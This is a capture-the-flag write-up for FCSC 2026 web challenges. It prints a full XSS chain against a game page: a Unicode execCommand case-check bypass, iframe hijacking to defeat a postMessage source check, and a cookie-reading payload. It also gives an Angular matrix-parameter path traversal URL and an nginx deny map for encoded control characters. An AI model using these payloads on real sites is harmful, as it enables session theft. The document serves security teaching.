FCSC 2026 Writeups

- Keywords
- 10 Fast Fishers ⭐
- 📖 Introduction
- 🦊 document.execCommand Firefox normalization
- 🔓 Bypassing the message event origin
- 🚀 Solution script
- Deep Blue ⭐⭐
- 📖 Introduction
- 🛤️ Client-Side Path Traversal
- 🎭 mime_content_type JSON / x-quicktime polyglot
- 🔗 Chaining everything together
- Splash Studio ⭐⭐⭐
- 📖 Introduction
- 💥 DOM Clobbering
- 🧩 document.createElement quirk
- ✅ Invalid but valid
- 🔗 Chaining everything together
- Bubulle Corp (Part 1/2) ⭐
- Bubulle Corp (Part 2/2) ⭐⭐⭐
Keywords
- Firefox document.execCommand normalization mismatch (u_tolower vs JavaScript toLowerCase).
- postMessage origin check bypass via sub-frame hijacking through a parent-window location update.
- Angular matrix params parsing segment CSPT gadget.
- PHP mime_content_type JSON / x-quicktime polyglot via libmagic MAGIC_PARAM_ENCODING_MAX abuse.
- DOM Clobbering through an opaque base URL to fully control the clobbered variable.
- document.createElement invalid node generation leading to mutation XSS on JSDOM serialization.
- XML sanitization bypass via XPath confusion.
- Apache HttpProtocolOptions quirks.
- Gunicorn 21.2.0 smuggling via HEAd method confusion and dangerous header name stripping.
- Gunicorn SCRIPT_NAME abuse to increase the Content-Length.
10 Fast Fishers ⭐
Difficulty: 464 points | 15 solves
Description: Think you've got fast typing skills? Prove it in 10 Fast Fishers — the addictive underwater typing game where speed meets style!
Watch colorful fish swim across your screen, each carrying a word. Type fast, match the word, click the fish, and watch your document transform before your eyes. Bold pufferfish, italic angelfish, and even some sneaky jellyfish that'll mess with your formatting!
Build combos, rack up points, and become the ocean's greatest typist. But beware of the squid... 🦑
Ready to make a splash? The shrimp are waiting!
Author: Me
Sources: here.
📖 Introduction
The challenge was a fishing-themed version inspired by 10fastfingers.com:

fig. 1: Challenge website.
This game was mostly built on a same-origin sub-iframe and a message event channel, where the iframe updates the aquarium UI and the top frame updates/highlights the text.
window.addEventListener('message', (e) => {
    if (e.source !== aquariumFrame.contentWindow) {
        console.warn('Message rejected: not from iframe');
        return;
    }

    console.log('[message]> Valid message received, processing...');
    const { type, data } = e.data;

    if (type === 'IFRAME_READY') {
        iframeReady = true;
        console.log('Iframe is ready');
    } else if (type === 'FISH_CLICKED') {
        handleFishClick(data); // Update/Highligh the text if the word is valid.
    }
});
fig. 2: Source of /src/app/src/public/js/game.js (top-frame).
window.addEventListener('message', (e) => {
    // Verify origin - only accept from parent
    if (e.source !== window.parent) return;

    // Verify origin matches
    if (e.origin !== PARENT_ORIGIN) {
        console.warn('Message rejected: invalid origin', e.origin);
        return;
    }

    const { type, data } = e.data;

    if (type === 'START_GAME') {
        wordPool = data.wordPool;
        startSpawning();
    } else if (type === 'END_GAME') {
        stopSpawning();
    } else if (type === 'CATCH_RESULT') {
        handleCatchResult(data); // Update the aquarium (remove fishes).
    }
});
fig. 3: Source of /src/app/src/public/js/aquarium.js (sub-frame).
As you can see, on both sides, the origin is being checked to make sure the message comes from the right origin.
- Top-frame: e.source !== window.parent
- Sub-frame: e.source !== aquariumFrame.contentWindow
The goal of the challenge is to execute JavaScript to steal the bot's FLAG cookie.
await browser.setCookie({
    name: "FLAG",
    value: process.env.FLAG,
    domain: "10-fast-fishers-app",
    path: "/",
    httpOnly: false
});
fig. 4: Source of /src/bot/src/bot.js.
The only relevant detail about the bot is that it's running on Firefox.
const browser = await puppeteer.launch({
    headless: "new",
    ignoreHTTPSErrors: true,
    browser: "firefox",
    args: [
        "--no-sandbox",
        "--disable-gpu",
        "--disable-jit",
        "--disable-wasm",
        "--disable-dev-shm-usage"
    ],
    executablePath: "/usr/bin/firefox",
    // Don't take this into account. It just makes things easier, I don't want FLAG cookie access to be an issue.
    extraPrefsFirefox: { "network.cookie.cookieBehavior": 0 }
});
fig. 5: Source of /src/bot/src/bot.js.
🦊 document.execCommand Firefox normalization
Before going further into the message event handler origin checks, it's important to figure out what the final goal is. In the game.js message handler (top-frame), the following snippet was executed:
function handleFishClick(data) {
    const { command, value, points, targetWord, fishId } = data;
    console.log("[handleFishClick]>", JSON.stringify(data));

    // TODO: Safely implement insertHtml command
    if (command.toLowerCase() === 'inserthtml') {
        return;
    }

    if (currentSelectedWord.toLowerCase() === targetWord.toLowerCase()) {
        selectTextInEditor(currentSelectedWord);

        try {
            document.execCommand(command, false, value);
        } catch (e) {
            console.log('ExecCommand error:', command, e);
        }

        // [...]
    } else {
        // [...]
    }
}
fig. 6: Source of /src/app/src/public/js/game.js (top-frame).
Basically, from a sub-frame message, it's possible to specify any command and value that will be passed directly to document.execCommand. The only restriction is that command.toLowerCase() must not equal inserthtml.
Why does this matter?
Looking at the full document.execCommand list, there are only 2 ways to execute JavaScript:
- createLink (requires a click): Creates an <a> tag with an arbitrary href value (javascript: does the job).
- insertHTML: Insert raw HTML.
Since the bot doesn't perform any actions (click), insertHTML must be used.
Why is the check using toLowerCase?
This is the main point, and should be seen as a "hint" toward the intended path. Indeed, the document.execCommand first param (command) is case insensitive! For example, the following is possible:
// Creating the tag node
var el = document.createElement("div");
el.contentEditable = "true";

// Selecting it
document.body.appendChild(el);
var range = document.createRange();
range.selectNodeContents(el);
window.getSelection().addRange(range);

// Execute the document command
document.execCommand("insertHTML", false, "<img src=x onerror=alert(1)>");
document.execCommand("inserthtml", false, "<img src=x onerror=alert(2)>");
document.execCommand("INSERTHTML", false, "<img src=x onerror=alert(3)>");
fig. 7: Demo of document.execCommand case insensitivity.
If the check already covers case sensitivity, how could it be bypassed?
Indeed, this would only be the case if Firefox's internal normalization were the same as JavaScript's toLowerCase! With that in mind, a simple fuzzer allows us to find that \u0130nsertHTML bypasses the check!
for (let i=0; i<=0xFFF; i++) {
  // Creating the tag node
  var el = document.createElement("div");
  el.contentEditable = "true";

  // Selecting it
  document.body.appendChild(el);
  el.focus();
  var range = document.createRange();
  range.selectNodeContents(el);
  window.getSelection().removeAllRanges();
  window.getSelection().addRange(range);

  // Execute the document command
  document.execCommand(String.fromCharCode(i) + "nsertHTML", false, "<img src=x onerror='alert(" + i + ")'>");
}
// Results: 73, 105, 304
fig. 8: Fuzzer for a Unicode character bypassing the case check.
As a result, the following postMessage would get the FLAG:
postMessage({ type: 'FISH_CLICKED', data: {command: '\u0130nsertHTML', value: '<img src="x" onerror="console.log(document.cookie)">', targetWord: 'shrimp'}}, "*")fig. 9: postMessage payload triggering the XSS.
Why is this even working?
Note that understanding why this was working wasn't required to solve the challenge. This was the main reason why I decided to score it as "easy".
In the Firefox source, the following code flow occurs when executing document.execCommand:
- Call Document::ExecCommand (ref)
- Call Document::ConvertToInternalCommand (ref)
- sInternalCommandDataHashtable used for the command lookup is a static hashmap that maps HTML command names to their internal representation. Its key type is nsStringCaseInsensitiveHashKey (ref)
using InternalCommandDataHashtable =
    nsTHashMap<nsStringCaseInsensitiveHashKey, InternalCommandData>;
fig. 10: Firefox internal command hashtable declaration.
- nsStringCaseInsensitiveHashKey lowercases the key via ToLowerCase before lookup (ref)
static PLDHashNumber HashKey(const KeyTypePointer aKey) {
    nsTAutoString<T> tmKey(*aKey);
    ToLowerCase(tmKey);
    return mozilla::HashString(tmKey);
}
fig. 11: nsStringCaseInsensitiveHashKey lookup logic.
- ToLowerCase goes through ToLowerCase_inline → UnicodeProperties::ToLower → u_tolower() (ref)
static MOZ_ALWAYS_INLINE uint32_t ToLowerCase_inline(uint32_t aChar) {
    if (IS_ASCII(aChar)) {
        return gASCIIToLower[aChar];
    }
    return mozilla::intl::UnicodeProperties::ToLower(aChar);
}

// UnicodeProperties::ToLower
static inline uint32_t ToLower(uint32_t aCh) { return u_tolower(aCh); }
fig. 12: ToLowerCase_inline going through u_tolower.
In short, the command name is normalized using u_tolower, which is a single-code point case mapping (source). Because of that, normalization diverges between the two engines on \u0130 (İ, LATIN CAPITAL LETTER I WITH DOT ABOVE):
- JavaScript engine: "\u0130".toLowerCase() → "\u0069\u0307" (i + combining dot above, 2 code points), so the === 'inserthtml' check passes.
- CPP u_tolower: u_tolower(0x0130) → 0x0069 (plain i, single code point), so Firefox's internal lookup resolves \u0130nsertHTML to insertHTML and executes it.
🔓 Bypassing the message event origin
Now that we know which message has to be sent, we need to find a way to bypass the origin check. This is how it is performed:
const aquariumFrame = document.getElementById('aquariumFrame');

window.addEventListener('message', (e) => {
    if (e.source !== aquariumFrame.contentWindow) {
        console.warn('Message rejected: not from iframe');
        return;
    }

    // [...]
})
fig. 13: Source of /src/app/src/public/js/game.js.
While this check looks relevant, there is one big issue: it only verifies that the aquariumFrame.contentWindow is the same as the event source. Because of that, hijacking the sub-frame is enough to communicate with that message handler.
How could an iframe in a page be hijacked?
In fact, as long as a window has parent access over another window reference, it's possible to update its location! Since no X-Frame-Options header is present on the challenge, we can update the sub-frame's location :)
🚀 Solution script
Now that we have all the pieces, we just need to bring everything together to get the FLAG!
<iframe width="100%" height="1000px"></iframe>

<script>
    if (window.location.search === "?start") {
        console.log("[STEP 1]> Iframe the challenge...");
        document.querySelector('iframe').src = "http://10-fast-fishers-app:5000/";

        // Wait for the iframe to be ready
        setTimeout(() => {
            console.log("[STEP 2]> Hijacking the subframe...");
            window.frames[0].frames[0].location.href = "?xss";
        }, 1000);
    }

    if (window.location.search === "?xss") {
        console.log("[STEP 3]> Sending the execCommand unicode postMessage...");
        parent.postMessage({ type: 'FISH_CLICKED', data: {command: '\u0130nsertHTML', value: '<img src="x" onerror="console.log(document.cookie)">', targetWord: 'shrimp'}}, "*")
    }
</script>
fig. 14: Solution script.
echo 'http://mizu.re:8001/ctf-solutions/fcsc-2026/10-fast-fishers-6578e4cd66bce40aa80c0ac34fbd1d53.html?start' | nc challenges.fcsc.fr 2251fig. 15: Sending the solution URL to the bot.

fig. 16: Flag.
Deep Blue ⭐⭐
Difficulty: 454 points | 19 solves
Description: Discover this new marine blog! Will you manage to steal the secret recipe for the best fish & chips in the author?
Author: Me
Sources: here.
📖 Introduction
This challenge website was a sea fish & crustaceans blog :D

fig. 17: Challenge website.
This challenge was built using a compiled Angular app served by apache, with nginx as a reverse proxy. The angular app is light and has few routes:
- /: Home page.
- /article/:id: Load an article.
- /api/v1/image?action=XXX: upload / read image files.
- /api/v3/blue/blog/articles/:id.json: JSON files with article contents.
The goal is to retrieve the bot's FLAG cookie:
await browser.setCookie({
    name: "FLAG",
    value: process.env.FLAG,
    domain: "deep-blue-nginx",
    path: "/",
    httpOnly: true
});
fig. 18: Source of /src/bot/src/bot.js.
🛤️ Client-Side Path Traversal
The first thing to notice is a Client-Side Path Traversal (CSPT) in the article component:
If you aren't familiar with CSPT, I recommend checking the recent @xssdoctor blog post.
@Component({
  selector: 'app-article',
  imports: [RouterLink],
  templateUrl: './article.html',
  styleUrl: './article.css'
})
export class Article {
  // [...]
  private fetchArticle(id: string): void {
    this.loading.set(true);
    this.error.set(null);

    this.http.get<ArticleData>(`/api/v3/blue/blog/articles/${id}.json`).subscribe({ # HERE
      next: (data) => {
        this.article.set(data);
        this.loading.set(false);
      },
      error: (err) => {
        this.error.set('Failed to load article');
        this.loading.set(false);
        console.error('Error fetching article:', err);
      }
    });
  }
}
fig. 19: Source of /src/app/article/article.ts.

fig. 20: Client-Side Path Traversal.
As you can see the .json is loaded from /api/v3/blue/blog/ instead of /api/v3/blue/blog/articles/.
Unfortunately, trying to traverse more than 1 directory triggers a 400.

fig. 21: 400 when traversing more than one directory.
This is because nginx decodes the path before sending it to apache, which receives https://deep-blue.fcsc.fr/article/../../CSPT and drops it because the resolved path starts with ../ (more traversals than directories).
location / {
    rewrite ^(.*)$ $request_uri break; // here
    proxy_pass http://deep-blue-apache:80;

    proxy_set_header Host $host;
    proxy_set_header X-Real-IP $remote_addr;
    proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
    proxy_set_header X-Forwarded-Proto $scheme;
}
fig. 22: Source of /src/nginx/default.conf.

fig. 23: Apache 400 response.
One well-known trick to overcome this issue is to traverse with .\x09./. This works because the client-side JavaScript URL parser removes \x09, \x0a and \x0d in most places of a URL.

fig. 24: CSPT bypass with .\x09./.
Unfortunately, this is not possible in the challenge context since nginx blocks them in the config.
map $request_uri $blocked_uri {
    default 0;
    ~%09 1;
    ~%0d 1;
    ~%0a 1;
    ~%0D 1;
    ~%0A 1;
}
fig. 25: Source of /src/nginx/default.conf.
At that point, if we don't mention the BIG UNINTENDED (I forgot to block %5c, making ..%5c possible...), the CSPT looks like a dead end.
Is it really?
Well, this is where an interesting path parsing quirk becomes useful in angular! Something not well documented is that angular accepts matrix params (params separated by ;, mostly used by Java backends nowadays) on segments:
private parseSegment(): UrlSegment {
    const path = matchSegments(this.remaining);
    if (path === '' && this.peekStartsWith(';')) {
      throw new RuntimeError(
        RuntimeErrorCode.EMPTY_PATH_WITH_PARAMS,
        (typeof ngDevMode === 'undefined' || ngDevMode) &&
          `Empty path url segment cannot have parameters: '${this.remaining}'.`,
      );
    }

    this.capture(path);
    return new UrlSegment(decode(path), this.parseMatrixParams()); // HERE
}

private parseMatrixParams(): {[key: string]: string} {
    const params: {[key: string]: string} = {};
    while (this.consumeOptional(';')) {
      this.parseParam(params);
    }
    return params;
}
fig. 26: Angular parseMatrixParams parser (source).
Thanks to this, the CSPT works the following way:
URL: https://deep-blue.fcsc.fr/article;a%2Fa%2Fa%2Fa%2Fa%2Fa%2F=/..%2F..%2F..%2F..%2F..%2FCSPT

fig. 27: CSPT via Angular matrix params.
In short, everything after the ; in the article segment is ignored by the angular routing. However, for the apache server (backend), they are real directories in the path resolution, preventing it from triggering a 400!
🎭 mime_content_type JSON / x-quicktime polyglot
Now that we have a CSPT, since the articles content contains raw HTML, we "only" need to find a way to control the CSPT response to trigger an XSS. To do this we need to take advantage of the read/api/v1/image?action=XXX endpoint.
First, the read action doesn't have a single limitation. It just basenames the provided filename to avoid path traversal, and returns the file content. This is a perfect CSPT gadget!
if ($action === 'read') {
    $filename = $_GET['filename'] ?? '';

    if (empty($filename)) {
        http_response_code(400);
        echo json_encode(['error' => 'Missing filename']);
        exit;
    }

    $filename = basename($filename);
    $filePath = $uploadDir . $filename;

    // [...]

    if (!file_exists($filePath)) {
        http_response_code(404);
        echo json_encode(['error' => 'Image not found']);
        exit;
    }

    $mimeType = mime_content_type($filePath);

    header('Content-Type: ' . $mimeType);
    header('Content-Disposition: attachment; filename="' . $filename . '"');
    readfile($filePath);
    exit;

}
fig. 28: Source of /src/apache/php/image.php.
On the other side, the upload action uses the PHP mime_content_type function to make sure the file mime starts with image/.
if ($action === 'upload') {
    if (!isset($_FILES['image']) || $_FILES['image']['error'] !== UPLOAD_ERR_OK) {
        http_response_code(400);
        echo json_encode(['error' => 'No image uploaded or upload error']);
        exit;
    }

    $tmpPath = $_FILES['image']['tmp_name'];
    $mimeType = mime_content_type($tmpPath);

    if (strpos($mimeType, 'image/') !== 0) {
        http_response_code(400);
        echo json_encode(['error' => 'Invalid file type. Only images are allowed.', 'detected' => $mimeType]);
        exit;
    }

    // [...]

    if (move_uploaded_file($tmpPath, $destPath)) {
        echo json_encode([
            'success' => true,
            'id' => $uuid,
            'filename' => $filename,
            'mime' => $mimeType
        ]);
    } else {
        http_response_code(500);
        echo json_encode(['error' => 'Failed to save image']);
    }
}
fig. 29: Source of /src/apache/php/image.php.
XSS via image/svg+xml wasn't possible due to a Content-Disposition: attachment which forces download.
How is it possible to have a valid JSON upload with that restriction?
This is where we need to find a mime_content_type image/ JSON polyglot!
fig. 30: PHP mime_content_type documentation (ref).
